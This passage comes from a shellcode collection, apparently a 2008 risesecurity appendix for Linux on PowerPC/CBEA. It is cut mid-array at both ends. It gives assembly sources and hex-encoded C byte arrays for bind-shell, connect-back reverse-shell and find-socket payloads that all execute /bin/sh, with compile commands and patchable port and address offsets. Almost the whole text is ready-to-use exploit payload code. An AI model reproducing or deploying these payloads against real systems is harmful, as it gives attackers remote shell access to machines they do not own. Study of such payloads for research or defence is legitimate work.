    "\x38\x7d\xfe\x02"      /*  addi    r3,r29,-510             */
    "\x38\x1d\xfe\x67"      /*  addi    r0,r29,-409             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x7c\x7a\x1b\x78"      /*  mr      r26,r3                  */
    "\x3b\x3d\xfe\x11"      /*  addi    r25,r29,-495            */
    "\x3e\xe0\xff\x02"      /*  lis     r23,-254                */
    "\x62\xf7\x04\xd2"      /*  ori     r23,r23,1234            */
    "\x97\xe1\xff\xfc"      /*  stwu    r31,-4(r1)              */
    "\x96\xe1\xff\xfc"      /*  stwu    r23,-4(r1)              */
    "\x7c\x36\x0b\x78"      /*  mr      r22,r1                  */
    "\x97\x21\xff\xfc"      /*  stwu    r25,-4(r1)              */
    "\x96\xc1\xff\xfc"      /*  stwu    r22,-4(r1)              */
    "\x97\x41\xff\xfc"      /*  stwu    r26,-4(r1)              */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x7d\xfe\x03"      /*  addi    r3,r29,-509             */
    "\x38\x1d\xfe\x67"      /*  addi    r0,r29,-409             */
    "\x44\xff\xff\x02"      /*  sc                              */
```

```
    "\x97\xe1\xff\xfc"      /*  stwu    r31,-4(r1)              */
    "\x97\xe1\xff\xfc"      /*  stwu    r31,-4(r1)              */
    "\x97\x41\xff\xfc"      /*  stwu    r26,-4(r1)              */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x7d\xfe\x05"      /*  addi    r3,r29,-507             */
    "\x38\x1d\xfe\x67"      /*  addi    r0,r29,-409             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x7d\xfe\x06"      /*  addi    r3,r29,-506             */
    "\x38\x1d\xfe\x67"      /*  addi    r0,r29,-409             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x7c\x75\x1b\x78"      /*  mr      r21,r3                  */
    "\x7f\x64\xdb\x78"      /*  mr      r4,r27                  */
    "\x7e\xa3\xab\x78"      /*  mr      r3,r21                  */
    "\x38\x1d\xfe\x40"      /*  addi    r0,r29,-448             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x37\x7b\xff\xff"      /*  addic.  r27,r27,-1              */
    "\x40\x80\xff\xec"      /*  bge+    <bndsockcode+148>       */
    "\x7c\xa5\x2a\x79"      /*  xor.    r5,r5,r5                */
    "\x40\x82\xff\xfd"      /*  bnel+   <bndsockcode+172>       */
    "\x7f\xc8\x02\xa6"      /*  mflr    r30                     */
    "\x3b\xde\x01\xff"      /*  addi    r30,r30,511             */
    "\x38\x7e\xfe\x25"      /*  addi    r3,r30,-475             */
    "\x98\xbe\xfe\x2c"      /*  stb     r5,-468(r30)            */
    "\x94\xa1\xff\xfc"      /*  stwu    r5,-4(r1)               */
    "\x94\x61\xff\xfc"      /*  stwu    r3,-4(r1)               */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x1d\xfe\x0c"      /*  addi    r0,r29,-500             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "/bin/sh"
;
```

7.3 lin-power-bndsockcode64.S

```
/*
 *  $Id: lin-power-bndsockcode64.S 31 2008-11-03 04:02:02Z ramon $
 *
 *  lin-power-bndsockcode64.S - Linux Power/CBEA Network server code
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

/*
 * Compile with the following command.
 * $ gcc -Wall -o lin-power-bndsockcode64 lin-power-bndsockcode64.S
 *
 */

#include "linux-power.h"

    .globl main

main:

bndsockcode64:
    xor     %r31,%r31,%r31
    lil     %r29,__CAL

    # socket

    cal     %r28,-511+1(%r29)
    cal     %r27,-511+2(%r29)
    stdu    %r31,-8(%r1)
    stdu    %r28,-8(%r1)
    stdu    %r27,-8(%r1)
    mr      %r4,%r1
    cal     %r3,__NC_socket(%r29)
    cal     %r0,__NC_socketcall(%r29)
    .long   0x44ffff02
    mr      %r26,%r3
```

```
    # bind

    cal     %r25,-511+16(%r29)

    /*
     * The following GPRs result in zeros when used with liu instruction.
     * %r24, %r16, %r8, %r0
     *
     */

    liu     %r23,0xff02
    oril    %r23,%r23,0x04d2
    stu     %r31,-4(%r1)
    stu     %r23,-4(%r1)
    mr      %r22,%r1
    stdu    %r25,-8(%r1)
    stdu    %r22,-8(%r1)
    stdu    %r26,-8(%r1)
    mr      %r4,%r1
    cal     %r3,__NC_bind(%r29)
    cal     %r0,__NC_socketcall(%r29)
    .long   0x44ffff02

    # listen

    stdu    %r31,-8(%r1)
    stdu    %r31,-8(%r1)
    stdu    %r26,-8(%r1)
    mr      %r4,%r1
    cal     %r3,__NC_listen(%r29)
    cal     %r0,__NC_socketcall(%r29)
    .long   0x44ffff02

    # accept

    mr      %r4,%r1
    cal     %r3,__NC_accept(%r29)
    cal     %r0,__NC_socketcall(%r29)
    .long   0x44ffff02
    mr      %r21,%r3

0:
    # dup2

    mr      %r4,%r27
    mr      %r3,%r21
    cal     %r0,__NC_dup2(%r29)
    .long   0x44ffff02

    ai.     %r27,%r27,-1
    bge     0b

shellcode64:
```

```
# lil     %r31,__CAL
xor.    %r5,%r5,%r5
bnel    shellcode64
mflr    %r30
cal     %r30,511(%r30)
cal     %r3,-511+36(%r30)
stb     %r5,-511+43(%r30)
stdu    %r5,-8(%r1)
stdu    %r3,-8(%r1)
mr      %r4,%r1
# cal     %r0,__NC_execve(%r31)
cal     %r0,__NC_execve(%r29)
.long   0x44ffff02
.asciz  "/bin/sh"
```

7.4 lin-power-bndsockcode64.c

```
/*
 *  $Id: lin-power-bndsockcode64.c 31 2008-11-03 04:02:02Z ramon $
 *
 *  lin-power-bndsockcode64.c - Linux Power/CBEA Network server code
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

#define BNDSOCKPORT 58

char bndsockcode64[]=       /*  223 bytes                       */
    "\x7f\xff\xfa\x78"      /*  xor     r31,r31,r31             */
    "\x3b\xa0\x01\xff"      /*  li      r29,511                 */
    "\x3b\x9d\xfe\x02"      /*  addi    r28,r29,-510            */
    "\x3b\x7d\xfe\x03"      /*  addi    r27,r29,-509            */
    "\xfb\xe1\xff\xf9"      /*  stdu    r31,-8(r1)              */
    "\xfb\x81\xff\xf9"      /*  stdu    r28,-8(r1)              */
    "\xfb\x61\xff\xf9"      /*  stdu    r27,-8(r1)              */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x7d\xfe\x02"      /*  addi    r3,r29,-510             */
    "\x38\x1d\xfe\x67"      /*  addi    r0,r29,-409             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x7c\x7a\x1b\x78"      /*  mr      r26,r3                  */
    "\x3b\x3d\xfe\x11"      /*  addi    r25,r29,-495            */
    "\x3e\xe0\xff\x02"      /*  lis     r23,-254                */
    "\x62\xf7\x04\xd2"      /*  ori     r23,r23,1234            */
    "\x97\xe1\xff\xfc"      /*  stwu    r31,-4(r1)              */
    "\x96\xe1\xff\xfc"      /*  stwu    r23,-4(r1)              */
    "\x7c\x36\x0b\x78"      /*  mr      r22,r1                  */
    "\xfb\x21\xff\xf9"      /*  stdu    r25,-8(r1)              */
    "\xfa\xc1\xff\xf9"      /*  stdu    r22,-8(r1)              */
    "\xfb\x41\xff\xf9"      /*  stdu    r26,-8(r1)              */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x7d\xfe\x03"      /*  addi    r3,r29,-509             */
    "\x38\x1d\xfe\x67"      /*  addi    r0,r29,-409             */
    "\x44\xff\xff\x02"      /*  sc                              */
```

```
    "\xfb\xe1\xff\xf9"      /*  stdu    r31,-8(r1)              */
    "\xfb\xe1\xff\xf9"      /*  stdu    r31,-8(r1)              */
    "\xfb\x41\xff\xf9"      /*  stdu    r26,-8(r1)              */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x7d\xfe\x05"      /*  addi    r3,r29,-507             */
    "\x38\x1d\xfe\x67"      /*  addi    r0,r29,-409             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x7d\xfe\x06"      /*  addi    r3,r29,-506             */
    "\x38\x1d\xfe\x67"      /*  addi    r0,r29,-409             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x7c\x75\x1b\x78"      /*  mr      r21,r3                  */
    "\x7f\x64\xdb\x78"      /*  mr      r4,r27                  */
    "\x7e\xa3\xab\x78"      /*  mr      r3,r21                  */
    "\x38\x1d\xfe\x40"      /*  addi    r0,r29,-448             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x37\x7b\xff\xff"      /*  addic.  r27,r27,-1              */
    "\x40\x80\xff\xec"      /*  bge+    <bndsockcode64+148>     */
    "\x7c\xa5\x2a\x79"      /*  xor.    r5,r5,r5                */
    "\x40\x82\xff\xfd"      /*  bnel+   <bndsockcode64+172>     */
    "\x7f\xc8\x02\xa6"      /*  mflr    r30                     */
    "\x3b\xde\x01\xff"      /*  addi    r30,r30,511             */
    "\x38\x7e\xfe\x25"      /*  addi    r3,r30,-475             */
    "\x98\xbe\xfe\x2c"      /*  stb     r5,-468(r30)            */
    "\xf8\xa1\xff\xf9"      /*  stdu    r5,-8(r1)               */
    "\xf8\x61\xff\xf9"      /*  stdu    r3,-8(r1)               */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x1d\xfe\x0c"      /*  addi    r0,r29,-500             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "/bin/sh"
;
```

7.5 lin-power-cntsockcode.S

```
/*
 *  $Id: lin-power-cntsockcode.S 30 2008-11-03 03:59:08Z ramon $
 *
 *  lin-power-cntsockcode.S - Linux Power/CBEA Network connect code
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

/*
 * Compile with the following command.
 * $ gcc -Wall -o lin-power-cntsockcode lin-power-cntsockcode.S
 *
 */

#include "linux-power.h"

    .globl main

main:

cntsockcode:
    xor     %r31,%r31,%r31
    lil     %r29,__CAL

    # socket

    cal     %r28,-511+1(%r29)
    cal     %r27,-511+2(%r29)
    stu     %r31,-4(%r1)
    stu     %r28,-4(%r1)
    stu     %r27,-4(%r1)
    mr      %r4,%r1
    cal     %r3,__NC_socket(%r29)
    cal     %r0,__NC_socketcall(%r29)
    .long   0x44ffff02
    mr      %r26,%r3
```

```
    # connect

    cal     %r25,-511+16(%r29)

    /*
     * The following GPRs result in zeros when used with liu instruction.
     * %r24, %r16, %r8, %r0
     *
     */

    liu     %r23,0x7f00
    oril    %r23,%r23,0x0001
    lil     %r22,0x04d2
    stu     %r23,-4(%r1)
    stu     %r22,-4(%r1)
    st      %r27,-2(%r1)
    mr      %r21,%r1
    stu     %r25,-4(%r1)
    stu     %r21,-4(%r1)
    stu     %r26,-4(%r1)
    mr      %r4,%r1
    cal     %r3,__NC_connect(%r29)
    cal     %r0,__NC_socketcall(%r29)
    .long   0x44ffff02

0:
    # dup2

    mr      %r4,%r27
    mr      %r3,%r26
    cal     %r0,__NC_dup2(%r29)
    .long   0x44ffff02

    ai.     %r27,%r27,-1
    bge     0b

shellcode:
    # lil     %r31,__CAL
    xor.    %r5,%r5,%r5
    bnel    shellcode
    mflr    %r30
    cal     %r30,511(%r30)
    cal     %r3,-511+36(%r30)
    stb     %r5,-511+43(%r30)
    stu     %r5,-4(%r1)
    stu     %r3,-4(%r1)
    mr      %r4,%r1
    # cal     %r0,__NC_execve(%r31)
    cal     %r0,__NC_execve(%r29)
    .long   0x44ffff02
    .asciz  "/bin/sh"
```

7.6 lin-power-cntsockcode.c

```
/*
 *  $Id: lin-power-cntsockcode.c 30 2008-11-03 03:59:08Z ramon $
 *
 *  lin-power-cntsockcode.c - Linux Power/CBEA Network connect code
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

#define CNTSOCKADDR1 54
#define CNTSOCKADDR2 58
#define CNTSOCKPORT  62

char cntsockcode[]=         /*  183 bytes                       */
    "\x7f\xff\xfa\x78"      /*  xor     r31,r31,r31             */
    "\x3b\xa0\x01\xff"      /*  li      r29,511                 */
    "\x3b\x9d\xfe\x02"      /*  addi    r28,r29,-510            */
    "\x3b\x7d\xfe\x03"      /*  addi    r27,r29,-509            */
    "\x97\xe1\xff\xfc"      /*  stwu    r31,-4(r1)              */
    "\x97\x81\xff\xfc"      /*  stwu    r28,-4(r1)              */
    "\x97\x61\xff\xfc"      /*  stwu    r27,-4(r1)              */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x7d\xfe\x02"      /*  addi    r3,r29,-510             */
    "\x38\x1d\xfe\x67"      /*  addi    r0,r29,-409             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x7c\x7a\x1b\x78"      /*  mr      r26,r3                  */
    "\x3b\x3d\xfe\x11"      /*  addi    r25,r29,-495            */
    "\x3e\xe0\x7f\x00"      /*  lis     r23,32512               */
    "\x62\xf7\x00\x01"      /*  ori     r23,r23,1               */
    "\x3a\xc0\x04\xd2"      /*  li      r22,1234                */
    "\x96\xe1\xff\xfc"      /*  stwu    r23,-4(r1)              */
    "\x96\xc1\xff\xfc"      /*  stwu    r22,-4(r1)              */
    "\x93\x61\xff\xfe"      /*  stw     r27,-2(r1)              */
    "\x7c\x35\x0b\x78"      /*  mr      r21,r1                  */
    "\x97\x21\xff\xfc"      /*  stwu    r25,-4(r1)              */
    "\x96\xa1\xff\xfc"      /*  stwu    r21,-4(r1)              */
    "\x97\x41\xff\xfc"      /*  stwu    r26,-4(r1)              */
```

```
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x7d\xfe\x04"      /*  addi    r3,r29,-508             */
    "\x38\x1d\xfe\x67"      /*  addi    r0,r29,-409             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x7f\x64\xdb\x78"      /*  mr      r4,r27                  */
    "\x7f\x43\xd3\x78"      /*  mr      r3,r26                  */
    "\x38\x1d\xfe\x40"      /*  addi    r0,r29,-448             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x37\x7b\xff\xff"      /*  addic.  r27,r27,-1              */
    "\x40\x80\xff\xec"      /*  bge+    <cntsockcode+108>       */
    "\x7c\xa5\x2a\x79"      /*  xor.    r5,r5,r5                */
    "\x40\x82\xff\xfd"      /*  bnel+   <cntsockcode+132>       */
    "\x7f\xc8\x02\xa6"      /*  mflr    r30                     */
    "\x3b\xde\x01\xff"      /*  addi    r30,r30,511             */
    "\x38\x7e\xfe\x25"      /*  addi    r3,r30,-475             */
    "\x98\xbe\xfe\x2c"      /*  stb     r5,-468(r30)            */
    "\x94\xa1\xff\xfc"      /*  stwu    r5,-4(r1)               */
    "\x94\x61\xff\xfc"      /*  stwu    r3,-4(r1)               */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x1d\xfe\x0c"      /*  addi    r0,r29,-500             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "/bin/sh"
;
```

7.7 lin-power-cntsockcode64.S

```
/*
 *  $Id: lin-power-cntsockcode64.S 31 2008-11-03 04:02:02Z ramon $
 *
 *  lin-power-cntsockcode64.S - Linux Power/CBEA Network connect code
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

/*
 * Compile with the following command.
 * $ gcc -Wall -o lin-power-cntsockcode64 lin-power-cntsockcode64.S
 *
 */

#include "linux-power.h"

    .globl main

main:

cntsockcode64:
    xor     %r31,%r31,%r31
    lil     %r29,__CAL

    # socket

    cal     %r28,-511+1(%r29)
    cal     %r27,-511+2(%r29)
    stdu    %r31,-8(%r1)
    stdu    %r28,-8(%r1)
    stdu    %r27,-8(%r1)
    mr      %r4,%r1
    cal     %r3,__NC_socket(%r29)
    cal     %r0,__NC_socketcall(%r29)
    .long   0x44ffff02
    mr      %r26,%r3
```

```
    # connect

    cal     %r25,-511+16(%r29)

    /*
     * The following GPRs result in zeros when used with liu instruction.
     * %r24, %r16, %r8, %r0
     *
     */

    liu     %r23,0x7f00
    oril    %r23,%r23,0x0001
    lil     %r22,0x04d2
    stu     %r23,-4(%r1)
    stu     %r22,-4(%r1)
    st      %r27,-2(%r1)
    mr      %r21,%r1
    stdu    %r25,-8(%r1)
    stdu    %r21,-8(%r1)
    stdu    %r26,-8(%r1)
    mr      %r4,%r1
    cal     %r3,__NC_connect(%r29)
    cal     %r0,__NC_socketcall(%r29)
    .long   0x44ffff02

0:
    # dup2

    mr      %r4,%r27
    mr      %r3,%r26
    cal     %r0,__NC_dup2(%r29)
    .long   0x44ffff02

    ai.     %r27,%r27,-1
    bge     0b

shellcode64:
    # lil     %r31,__CAL
    xor.    %r5,%r5,%r5
    bnel    shellcode64
    mflr    %r30
    cal     %r30,511(%r30)
    cal     %r3,-511+36(%r30)
    stb     %r5,-511+43(%r30)
    stdu    %r5,-8(%r1)
    stdu    %r3,-8(%r1)
    mr      %r4,%r1
    # cal     %r0,__NC_execve(%r31)
    cal     %r0,__NC_execve(%r29)
    .long   0x44ffff02
    .asciz  "/bin/sh"
```

7.8 lin-power-cntsockcode64.c

```
/*
 *  $Id: lin-power-cntsockcode64.c 31 2008-11-03 04:02:02Z ramon $
 *
 *  lin-power-cntsockcode64.c - Linux Power/CBEA Network connect code
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

#define CNTSOCKADDR1 54
#define CNTSOCKADDR2 58
#define CNTSOCKPORT  62

char cntsockcode64[]=       /*  183 bytes                       */
    "\x7f\xff\xfa\x78"      /*  xor     r31,r31,r31             */
    "\x3b\xa0\x01\xff"      /*  li      r29,511                 */
    "\x3b\x9d\xfe\x02"      /*  addi    r28,r29,-510            */
    "\x3b\x7d\xfe\x03"      /*  addi    r27,r29,-509            */
    "\xfb\xe1\xff\xf9"      /*  stdu    r31,-8(r1)              */
    "\xfb\x81\xff\xf9"      /*  stdu    r28,-8(r1)              */
    "\xfb\x61\xff\xf9"      /*  stdu    r27,-8(r1)              */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x7d\xfe\x02"      /*  addi    r3,r29,-510             */
    "\x38\x1d\xfe\x67"      /*  addi    r0,r29,-409             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x7c\x7a\x1b\x78"      /*  mr      r26,r3                  */
    "\x3b\x3d\xfe\x11"      /*  addi    r25,r29,-495            */
    "\x3e\xe0\x7f\x00"      /*  lis     r23,32512               */
    "\x62\xf7\x00\x01"      /*  ori     r23,r23,1               */
    "\x3a\xc0\x04\xd2"      /*  li      r22,1234                */
    "\x96\xe1\xff\xfc"      /*  stwu    r23,-4(r1)              */
    "\x96\xc1\xff\xfc"      /*  stwu    r22,-4(r1)              */
    "\x93\x61\xff\xfe"      /*  stw     r27,-2(r1)              */
    "\x7c\x35\x0b\x78"      /*  mr      r21,r1                  */
    "\xfb\x21\xff\xf9"      /*  stdu    r25,-8(r1)              */
    "\xfa\xa1\xff\xf9"      /*  stdu    r21,-8(r1)              */
    "\xfb\x41\xff\xf9"      /*  stdu    r26,-8(r1)              */
```

```
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x7d\xfe\x04"      /*  addi    r3,r29,-508             */
    "\x38\x1d\xfe\x67"      /*  addi    r0,r29,-409             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x7f\x64\xdb\x78"      /*  mr      r4,r27                  */
    "\x7f\x43\xd3\x78"      /*  mr      r3,r26                  */
    "\x38\x1d\xfe\x40"      /*  addi    r0,r29,-448             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x37\x7b\xff\xff"      /*  addic.  r27,r27,-1              */
    "\x40\x80\xff\xec"      /*  bge+    <cntsockcode64+108>     */
    "\x7c\xa5\x2a\x79"      /*  xor.    r5,r5,r5                */
    "\x40\x82\xff\xfd"      /*  bnel+   <cntsockcode64+132>     */
    "\x7f\xc8\x02\xa6"      /*  mflr    r30                     */
    "\x3b\xde\x01\xff"      /*  addi    r30,r30,511             */
    "\x38\x7e\xfe\x25"      /*  addi    r3,r30,-475             */
    "\x98\xbe\xfe\x2c"      /*  stb     r5,-468(r30)            */
    "\xf8\xa1\xff\xf9"      /*  stdu    r5,-8(r1)               */
    "\xf8\x61\xff\xf9"      /*  stdu    r3,-8(r1)               */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x1d\xfe\x0c"      /*  addi    r0,r29,-500             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "/bin/sh"
;
```

7.9 lin-power-fndsockcode.S

```
/*
 *  $Id: lin-power-fndsockcode.S 30 2008-11-03 03:59:08Z ramon $
 *
 *  lin-power-fndsockcode.S - Linux Power/CBEA Find socket code
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

/*
 * Compile with the following command.
 * $ gcc -Wall -o lin-power-fndsockcode lin-power-fndsockcode.S
 *
 */

#include "linux-power.h"

    .globl main

main:

fndsockcode:
    xor     %r31,%r31,%r31
    lil     %r29,__CAL

    # getpeername

    stu     %r31,-4(%r1)
    mr      %r28,%r1
    cal     %r27,-511+16(%r29)
    stu     %r27,-4(%r1)
    mr      %r26,%r1

    stu     %r26,-4(%r1)
    stu     %r28,-4(%r1)
    stu     %r31,-4(%r1)
```

```
0:
    cal     %r31,511(%r31)
    cal     %r31,-511+1(%r31)

    cal     %r1,511(%r1)
    cal     %r1,-511+4(%r1)

    stu     %r31,-4(%r1)
    mr      %r4,%r1
    cal     %r3,__NC_getpeername(%r29)
    cal     %r0,__NC_socketcall(%r29)
    .long   0x44ffff02

    cal     %r25,511(%r28)
    lhz     %r25,-511+2(%r25)

    cmpli   0,%r25,1234
    bne     0b

    cal     %r24,-511+2(%r29)

1:
    # dup2

    mr      %r4,%r24
    mr      %r3,%r31
    cal     %r0,__NC_dup2(%r29)
    .long   0x44ffff02

    ai.     %r24,%r24,-1
    bge     1b

shellcode:
    # lil     %r31,__CAL
    xor.    %r5,%r5,%r5
    bnel    shellcode
    mflr    %r30
    cal     %r30,511(%r30)
    cal     %r3,-511+36(%r30)
    stb     %r5,-511+43(%r30)
    stu     %r5,-4(%r1)
    stu     %r3,-4(%r1)
    mr      %r4,%r1
    # cal     %r0,__NC_execve(%r31)
    cal     %r0,__NC_execve(%r29)
    .long   0x44ffff02
    .asciz  "/bin/sh"
```

7.10 lin-power-fndsockcode.c

```
/*
 *  $Id: lin-power-fndsockcode.c 30 2008-11-03 03:59:08Z ramon $
 *
 *  lin-power-fndsockcode.c - Linux Power/CBEA Find socket code
 *  Copyright 2008 Ramon de Carvalho Valle <ramon@risesecurity.org>
 *
 *  This library is free software; you can redistribute it and/or
 *  modify it under the terms of the GNU Lesser General Public
 *  License as published by the Free Software Foundation; either
 *  version 2.1 of the License, or (at your option) any later version.
 *
 *  This library is distributed in the hope that it will be useful,
 *  but WITHOUT ANY WARRANTY; without even the implied warranty of
 *  MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
 *  Lesser General Public License for more details.
 *
 *  You should have received a copy of the GNU Lesser General Public
 *  License along with this library; if not, write to the Free Software
 *  Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA  02110-1301
     USA
 *
 */

#define FNDSOCKPORT 86

char fndsockcode[]=         /*  171 bytes                       */
    "\x7f\xff\xfa\x78"      /*  xor     r31,r31,r31             */
    "\x3b\xa0\x01\xff"      /*  li      r29,511                 */
    "\x97\xe1\xff\xfc"      /*  stwu    r31,-4(r1)              */
    "\x7c\x3c\x0b\x78"      /*  mr      r28,r1                  */
    "\x3b\x7d\xfe\x11"      /*  addi    r27,r29,-495            */
    "\x97\x61\xff\xfc"      /*  stwu    r27,-4(r1)              */
    "\x7c\x3a\x0b\x78"      /*  mr      r26,r1                  */
    "\x97\x41\xff\xfc"      /*  stwu    r26,-4(r1)              */
    "\x97\x81\xff\xfc"      /*  stwu    r28,-4(r1)              */
    "\x97\xe1\xff\xfc"      /*  stwu    r31,-4(r1)              */
    "\x3b\xff\x01\xff"      /*  addi    r31,r31,511             */
    "\x3b\xff\xfe\x02"      /*  addi    r31,r31,-510            */
    "\x38\x21\x01\xff"      /*  addi    r1,r1,511               */
    "\x38\x21\xfe\x05"      /*  addi    r1,r1,-507              */
    "\x97\xe1\xff\xfc"      /*  stwu    r31,-4(r1)              */
    "\x7c\x24\x0b\x78"      /*  mr      r4,r1                   */
    "\x38\x7d\xfe\x08"      /*  addi    r3,r29,-504             */
    "\x38\x1d\xfe\x67"      /*  addi    r0,r29,-409             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x3b\x3c\x01\xff"      /*  addi    r25,r28,511             */
    "\xa3\x39\xfe\x03"      /*  lhz     r25,-509(r25)           */
    "\x28\x19\x04\xd2"      /*  cmplwi  r25,1234                */
    "\x40\x82\xff\xd0"      /*  bne+    <fndsockcode+40>        */
    "\x3b\x1d\xfe\x03"      /*  addi    r24,r29,-509            */
    "\x7f\x04\xc3\x78"      /*  mr      r4,r24                  */
```

```
    "\x7f\xe3\xfb\x78"      /*  mr      r3,r31                  */
    "\x38\x1d\xfe\x40"      /*  addi    r0,r29,-448             */
    "\x44\xff\xff\x02"      /*  sc                              */
    "\x37\x18\xff\xff"      /*  addic.  r24,r24,-1              */
    "\x40\x80\xff\xec"      /*  bge+    <fndsockcode+96>        */
    "\x7c\xa5\x2a\x79"      /*  xor.    r5,r5,r5                */
    "\x40\x82\xff\xfd"      /*  bnel+   <fndsockcode+120>       */
